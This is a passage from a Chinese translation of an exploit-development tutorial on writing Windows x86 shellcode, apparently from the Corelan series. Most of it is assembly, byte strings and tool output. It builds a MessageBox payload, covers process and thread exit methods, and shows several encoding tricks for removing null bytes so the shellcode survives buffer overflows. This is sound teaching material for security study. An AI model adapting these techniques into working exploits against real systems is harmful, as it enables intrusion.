//we'll just add anoter push eax instructions to align
"\x50"
// call the function
"\xc7\xc6\xea\x07\x45\x7e"    // mov esi,0x7E4507EA
"\xff\xe6"   //jmp esi = launch MessageBox
//clean up
"\x33\xc0"    //xor eax,eax => eax is now 00000000
"\x50"        //push eax
"\xc7\xc0\x12\xcb\x81\x7c"    // mov eax,0x7c81cb12
"\xff\xe0";   //jmp eax = launch ExitProcess(0)


int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

然后将 shellcode.exe 程序载入 Immunity Debugger 并在 main()函数开始的地方设个断点(在这个例子中，比如 0x004012D4)。然后按 F9，调试器就会侦测到那个断点。



现在步入(F7)，在特定的点，一个到[ebp-4]的函数调用。这个是跳转去执行我们的 shellcode--相应的在（int)（*func)()；在 c 源代码里有陈述。


在这个调用完之后，CPU 窗口是这样的：




这确实是我们的 shellcode。首先将“Corelan”入栈，然后把地址存到 EBX。然后将另一个字符串入栈并保存地址到 ECX。

接下来，将 eax 清零（设 eax=0），然后将四个参数入栈：第一个 0（push eax），然后指向标题的指针（push ebx），然后指向 Message 文本的指针（push ecx），最后是又是 0（push eax）。然后将另外的 4 字节入栈（用来对齐）。最后将 MessageBoxA 的地址放到 ESI 然后跳到 ESI。


按 F7 直到 JMP ESI。在 JMP ESI 执行后，查看堆栈窗口：



这就是我们所期待的。继续按 F7 直到达到 CALL USER32.MessageBoxExA 指令（就在 5 个 PUSH 操作后，将参数入栈）。堆栈必须指向正确的参数。



按 F9 你将会得到这个：



太好了。我们的 shellcode 工作了。

另一种测试我们的 shellcode 的方法是用 skylined 的“Testival”工具。只要将 shellcode 写入到一个 bin 文件中（用 pveWritebin.pl），然后运行 Testival。我们假设你已经将代码写入到

shellcode.bin：

```
w32-testival [$]=ascii:shellcode.bin eip=$
```

（不要吃惊这个命令会产生一个崩溃--我将会在一会儿之后解释为什么会发生这个）

这很简单。因此这就是它所有的吗？

很不幸不是。这个 shellcode 有一些主要的问题：
1、shellcode 调用 MessageBox 函数后，没有做扫尾工作。因此当 MessageBox 函数返回后，父进程就会死亡/崩溃，而不是正常退出（或者连崩溃都没有，当它是一个真正的 exploit）。好的，这个不是最主要的问题，但也是一个问题。
2、Shellcode 包含 null 字节。因此如果你想在现实的 exploit 中用这个 shellcode，目标是字符串缓冲区溢出，它可能不会工作因为 null 字节会将字符串阻断。这个事实上是主要的问题。
3、Shellcode 能工作是因为 user32.dll 已经映射到当前进程中。如果 user32.dll 没有加载时，那个 API 地址将不会指向 MessageBoxA 函数，代码将会失败。主要问题--突出问题。
4、Shellcode 包含了一个 MessageBoxA 函数地址的硬编码。如果在其他的 windows 版本时，这个地址将会不一样，因此这个 shellcode 将不会工作。有是主要问题--突出问题。

问题 3 是用 w32-testival 命令时 shellcode 不能工作的主要原因。在 w32-testival 进程中，user32.dll 没有加载，因此 shellcode 会失败。

Shellcode exitfunc

在我们的 C 程序中，调用完 MessageBox API 后，将会用 2 个指令退出进程：LEAVE 和 RET。在独立的应用程序中 shellcode 能工作良好，但是我们的 shellcode 要注入到另一个应用程序中。因此在调用 MessageBox 后调用 leave/ret 很有可能破坏原来的程序，使程序崩溃。

有两种方法来退出我们的 shellcode：我们可以尽可能悄无声息的结束一切，但是我们也可以试着保持父进程继续运行...可能下次还能再次被 exploit。

很明显的，如果有特殊的原因不能退出 shellcode/进程，那就不要随便这么做。

我将会讨论第三种能够用来退出 shellcode 的方法：

process:用 ExitProcess（）

SEH：强制产生一个异常调用。记住这种方法可能会使 exploit 代码不停的运行。（如果那个原始的 bug 是专门为这个例子设的 SEH）


thread：用 ExitThread（）

明显的，上面的方法没有一个能确保父进程不会崩溃或者当它被 exploit 时会继续保持可利用性。我只是讨论三种技术（顺便提一下，这些在 Metasploit 上都是有的）：））

ExitProcess（）

这个技术是基于一个 windows API“ExitProcess”，可以在 kernel32.dll 中找到。只有一个参数：ExitProcess 的退出码。它的值在调用这个 API 前（0 意味着一切 OK）必须入栈。

在 XP SP3 上，ExitProcess（）这个 API 能在 0x7c81cb12 地址处找到。



因此为了使 shellcode 正常退出，我们必须把下面的指令加到 shellcode 的底部，在 MessageBox 函数被调用之后。

```
xor eax, eax                ; zero out eax (NULL)
push eax                    ; put zero to stack (exitcode parameter)
mov eax, 0x7c81cb12         ; ExitProcess(exitcode)
call eax                    ; exit cleanly
```

或者用字节/机器码：

```
"\x33\xc0"      //xor eax,eax => eax is now 00000000
"\x50"          //push eax
"\xc7\xc0\x12\xcb\x81\x7c"      // mov eax,0x7c81cb12
"\xff\xe0"    //jmp eax = launch ExitProcess(0)
```

同样的，我们假设 kernel32.dll 已经被自动加载，因此你可以调用 ExitProcess API，不用再做其他的操作。

SEH

退出 shellcode 的第二种方法（同时使父进程继续运行）是触发一个异常（比如 call 0x00）--就像这样：

```
xor eax,eax
call eax
```

因为这个代码明显比其他的短，它可能导致不可预期的结果。如果一个异常处理函数已经设置好，就可以在你的 exploit 中利用异常处理函数（基于 SEH 的 exploit），然后这个 shellcode 就会循环。这在特定的情况下会 OK（比如说，举个例子，你试着使机器可利用而不是只 exploit 一次）。

ExitThread（）

这个 kernel32 的函数格式可以 http://msdn.microsoft.com/en-us/library/ms682659(VS.85).aspx 处找到。正如你可以看到的，这个函数需要一个参数：退出码（跟 ExitProcess（）函数很像）。

除了用 IDA 查看这个函数的地址外，你也可以用 arwin，Steve Hanna 写的一个小脚本。（注意：函数名是大小写敏感的）

```
C:\shellcode\arwin>arwin kernel32.dll ExitThread
arwin - win32 address resolution program - by steve hanna - v.01
ExitThread is located at 0x7c80c0f8 in kernel32.dll
```

因此只要简单的用 ExitThread 替换掉 ExitProcess 后就行了。

从 dll 文件中提取函数/导入表

正如上面所解释的，你可以用 IDA 或者 arwin 来得到函数/函数指针。如果你已经装了 Microsoft Visual Studio C++ Express，你也可以用 dumpbin。这个命令行功能可以再 C:\Program Files\Microsoft Visual Studio 9.0\VC\bin 中找到。在你用这个功能之前，你将需要获得一份 mspdb80.dll 的拷贝（从这里下载 here），然后将它放在（bin）文件夹下。

你也可以在一个给定的 dll 中列出所有的导入表（函数）：dumpbin path_to_dll /exports

dumpbin.exe c:\windows\system32\kernel32.dll /exports

从 windows\system32 文件夹导出所有的导入表可以这样做：

```
rem Script written by Peter Van Eeckhoutte
rem http://www.corelan.be:8800
rem Will list all exports from all dll's in the
rem %systemroot%\system32 and write them to file
rem
@echo off
cls   echo Exports > exports.log
for /f %%a IN ('dir /b %systemroot%\system32\*.dll')
      do echo [+] Processing %%a &&
      dumpbin %systemroot%\system32\%%a /exports
      >> exports.log
```

（将所有的东西都放在“for /f"这句后面成一行--我把它弄成几行是为了增加可读性）

将这个批处理文件放在 bin 文件夹下保存。运行这个批处理文件，结束后你将会得到 system32 文件夹下的所有 dll 中的导入表并放在一个文本文件里。因此当你需要一个特定的函数时，你只要简单的从文本文件中搜素一下就可以了。（记住，输出的地址是用 RVA 显示的（相对虚拟地址），因此你需要加上模块/dll 的基地址来得到给定函数的绝对地址）。

旁注：用 nasm 来写/产生 shellcode

在前面的章节里，我们用 C 代码转化到汇编指令。只要你对这些汇编指令比较熟悉，你可以很简单的用汇编来写这些东西，并把它转化为机器码，而不是先解析机器码然后将一切都直接写入机器码...那种方法比较麻烦，这里有种简单的方法：

先用产生一个由[BITS 32]开头的文本文件（不要忘了这个和 nasm 不会去检测这个是需要为 32 位的 X86 CPU 编译的），接着是汇编指令（可以再反汇编/调试器输出中找到）：

```
[BITS 32]
PUSH 0x006e616c         ;push "Corelan" to stack
PUSH 0x65726f43
MOV EBX,ESP               ;save pointer to "Corelan" in EBX

PUSH 0x00206e61         ;push "You have been pwned by Corelan"
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP               ;save pointer to "You have been..." in ECX

XOR EAX,EAX
PUSH EAX                  ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI                   ;MessageBoxA

XOR EAX,EAX               ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                   ;ExitProcess(0)
```

将这个文件保存成 msgbox.asm
用 nasm 编译：

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe" msgbox.asm -o msgbox.bin
```

现在用 pveReadbin.pl 脚本将.bin 里的 C 格式输出成字节：


```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
```

```
# will read the file   # and output the bytes in \x format
#   if ($#ARGV ne 0) {
print "    usage: $0".chr(34)."filename".chr(34)."\n";
exit(0);
}
#open file in binary mode
print "Reading".$ARGV[0]."\n";
open(FILE,$ARGV[0]);
binmode FILE;
my ($data, $n, $offset, $strContent);
$strContent="";
my $cnt=0;
while (($n = read FILE, $data, 1, $offset) != 0) {
   $offset += $n;
}
close(FILE);
print "Read".$offset." bytes\n\n";
my $cnt=0;
my $nullbyte=0;
print chr(34);
for ($i=0; $i < (length($data)); $i++)
{
     my $c = substr($data, $i, 1);
     $str1 = sprintf("%01x", ((ord($c) & 0xf0) >> 4) & 0x0f);
     $str2 = sprintf("%01x", ord($c) & 0x0f);
     if ($cnt < 8)
     {
          print "\\x".$str1.$str2;
          $cnt=$cnt+1;
     }
     else
     {
          $cnt=1;
          print chr(34)."\n".chr(34)."\\x".$str1.$str2;
     }
     if (($str1 eq "0") && ($str2 eq "0"))
     {              $nullbyte=$nullbyte+1;          }
}
print chr(34).";\n";
print "\nNumber of null bytes :" . $nullbyte."\n";
```

输出：

```
C:\shellcode>pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes
"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
"\x00\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0";

Number of null bytes : 2
```

把这个代码复制到 C 程序“shellcodetest”中，编译运行：



哈--好的--这个简单多了。

从这里往教程前面看，我们会继续直接用汇编代码写我们的 shellcode。如果你感觉上面的汇编代码很难懂，那就先停下来返回前面。上面用到的汇编语言是很基本的，它不需要我们花很长时间就能懂它是干什么的。

处理 null 字节

当你往回看产生的字节码，我们注意到他们都包含 null 字节。当你在溢出一个缓冲区时，null 字节将会成为一个问题，null 字节将会阻断字符串。因此 shellcode 的主要要求是要避免 null 字节的产生。

有很多方法处理 null 字节：你可以找其他的指令来代替来避免代码中的 null 字节，重新产生原始值，用编码器，等等。

可替代指令&指令编码

在我们的例子的一个特定点，我们必须把 eax 置为 0。我们可以用 mov eax,0 来实现，但是这会生成下面的机器码“\xc7\xc0\x00\x00\x00\x00”。为了避免这个，我们用“xor eax,eax”代替。这个产生相同的结果并且机器码里不含 null 字节。因此避免 null 字节的一种方法是找能够产生相同结果的指令来代替。

在我们的例子里，有两个 null 字节，是由要入栈的字符串的结束符产生的。为了替代将 null 字节入栈这条指令，我们可以在栈上生成 null 字节而不是用 null 字节入栈。

这是一个编码器是干什么用的基本例子。它会动态产生原始的值/机器码，同时避免了一些特定的字节如 null 字节。

有两种方法来处理 null 字节的问题：我们也可以写些基本的指令来处理 2 个 null 字节（用不同的指令也可以达到同样的效果），或者将整个 shellcode 编码。

我们将会在下一章讨论 payload 编码器（将整个 shellcode 编码），我们先看手工的指令编码。

我们的例子有 2 个指令包含 null 字节：

"\x68\x6c\x61\x6e\x00"　和"\x68\x61\x6e\x20\x00"

我们要怎样实现相同的结果但是在字节码不用到 null 字节？

方案1：用 add&sub 来重新产生原来的值

假使我们从006E616C 减去11111111（=EF5D505B），将结果写入 EBX，把 EBX 加上 11111111，然后将它写入栈中？没有 null 字节，并且能实现我们想要的。

因此，我们这样做：

将 EF5D505B 放到 EBX 中

将 EBX 加上11111111

将 ebx 入栈

对其他 null 字节做相同的操作（用 ECX 做寄存器）

用汇编：

```
[BITS 32]

XOR EAX,EAX
MOV EBX,0xEF5D505B
ADD EBX,0x11111111          ;add 11111111
;EBX now contains last part of "Corelan"
PUSH EBX                    ;push it to the stack
PUSH 0x65726f43
```


```
MOV EBX,ESP                    ;save pointer to "Corelan" in EBX

;push "You have been pwned by Corelan"
MOV ECX,0xEF0F5D50
ADD ECX,0x11111111
PUSH ECX
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP                ;save pointer to "You have been..." in ECX

PUSH EAX                   ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI                    ;MessageBoxA

XOR EAX,EAX                ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                    ;ExitProcess(0)
```

当然，这增加了 shellcode 的大小，但是至少我们不要用 null 字节。

将 asm 文件编译后，并将里面的字节从 bin 文件中提取出来，我们得到这个：

```
C:\shellcode>perl pveReadbin.pl msgbox2.bin
Reading msgbox2.bin
Read 92 bytes
"\x31\xc0\xbb\x5b\x50\x5d\xef\x81"
"\xc3\x11\x11\x11\x11\x53\x68\x43"
"\x6f\x72\x65\x89\xe3\xb9\x50\x5d"
"\x0f\xef\x81\xc1\x11\x11\x11\x11"
"\x51\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
```

```
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x50\x53"
"\x51\x50\x50\xbe\xea\x07\x45\x7e"
"\xff\xe6\x31\xc0\x50\xb8\x12\xcb"
"\x81\x7c\xff\xe0";
Number of null bytes : 0
```



为了证明它成功了，我们将会将这个自定义的 shellcode 放到一个常规的 exploit 中，（在 XP SP3，一个已经加载了 user32.dll 的应用程序）...举个例子，如“Easy RM to MP3 Converter”（记得教程 1？）

一个相似的技术（这里解释的那个）用在了编码器中...如果你将这种技术扩展，它就能用在重新生成整个 payload 中，并且你可以将字符集限制在字母数字混合编制的字符（举个例子）。一个很好的能表达我的意思的例子能在教程 8 中找到。

还有很多克服 null 字节的技术：

方案 2：sniper:precision-null-byte-boming

第二种能够克服 shellcode 中 null 字节问题的技术是这样的：

将当前的栈顶位置放到 ebp 中

将一个寄存器置为 0

将没有 null 字节的值写入堆栈（将 null 字节用其它的东西代替）

将那个字节用 null 字节覆盖掉，用那个已经置为 0 的寄存器，然后指向一个 ebp 的负偏移量地址处。用负偏移量将产生\xff 字节（而不是\x00 字节），所以绕过 null 字节的限制。

```
[BITS 32]

XOR EAX,EAX         ;set EAX to zero
MOV EBP,ESP         ;set EBP to ESP so we can use negative offset
PUSH 0xFF6E616C ;push part of string to stack
MOV [EBP-1],AL    ;overwrite FF with 00
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP         ;save pointer to "Corelan" in EBX

PUSH 0xFF206E61 ;push part of string to stack
MOV [EBP-9],AL    ;overwrite FF with 00
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP               ;save pointer to "You have been..." in ECX

PUSH EAX                  ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI                   ;MessageBoxA

XOR EAX,EAX               ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                   ;ExitProcess(0)
```

方案 3：将原始值一字节一字节写入

这种技术用到的理念和方案 2 的一样，但是我们是在栈上写入 null 字节（xor eax,eax+push eax)，而不是将 null 字节替代掉后再回写，然后通过在 ebp 的负偏移量处一字节一字节写入，重新产生没有 null 字节的机器码。

将当前栈顶位置放到 ebp 中

将 null 字节写入栈中（xor eax,eax 和 push eax）

将没有 null 字节的写入到栈基址指针（ebp）的负偏移量的准确位置处

例子：

```
[BITS 32]

XOR EAX,EAX         ;set EAX to zero
MOV EBP,ESP         ;set EBP to ESP so we can use negative offset
PUSH EAX
MOV BYTE [EBP-2],6Eh    ;
MOV BYTE [EBP-3],61h    ;
MOV BYTE [EBP-4],6Ch    ;
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP         ;save pointer to "Corelan" in EBX
```

很明显上两个技术都会产生对 shellcode 大小的负面影响，但是它们能很好的工作。

方案 4：xor

另一个技术是写入特定值到 2 个寄存器中，当用 xor 对这两个寄存器操作后，它将会产生我们所期望的值。

因此我们要把 0x006E616C 写入栈中，你可以这样做：

打开 windows 计算器并将模式设为十六进制

打入 777777FF

按 XOR

打入 006E616C

结果：77191693

现在将每个值（777777FF 和 77191693）放到 2 个寄存器中，将它们异或，并将结果入栈：

```
[BITS 32]

MOV EAX,0x777777FF
MOV EBX,0x77191693
XOR EAX,EBX         ;EAX now contains 0x006E616C
PUSH EAX            ;push it to stack
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP         ;save pointer to "Corelan" in EBX

MOV EAX,0x777777FF
MOV EDX,0x7757199E    ;Don't use EBX because it already contains
                      ; pointer to previous string
XOR EAX,EDX         ;EAX now contains 0x00206E61
```

```
PUSH EAX              ;push it to stack
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP               ;save pointer to "You have been..." in ECX

XOR EAX,EAX         ;set EAX to zero
PUSH EAX                  ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI                   ;MessageBoxA
XOR EAX,EAX               ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                   ;ExitProcess(0)
```

记住这个技术--你将会在 payload 编码器部分看过它的改进实现。

方案 5：寄存器：32 位->16 位->8 位

我们在一个 32 位的 CPU 上运行 Intel x86 指令集。因此我们处理的寄存器都是 32 为对齐的（4 字节），它们会被涉及到用 4 字节，2 字节或者 1 字节：EAX（扩大的...)是 4 字节的，AX 是 2 字节的，AL（低）或者 AH（高）是 1 字节。

因此我们可以利用这个来避免 null 字节。

比如说你需要把 1 入栈。

```
PUSH 0x1
```

字节码是这样的：

```
\x68\x01\x00\x00\x00
```

这个例子中你可以这样避免 null 字节：

将一个寄存器清零

将寄存器加 1，用 AL（来指向低字节）

将寄存器入栈

例子：

```
XOR EAX,EAX
MOV AL,1
```

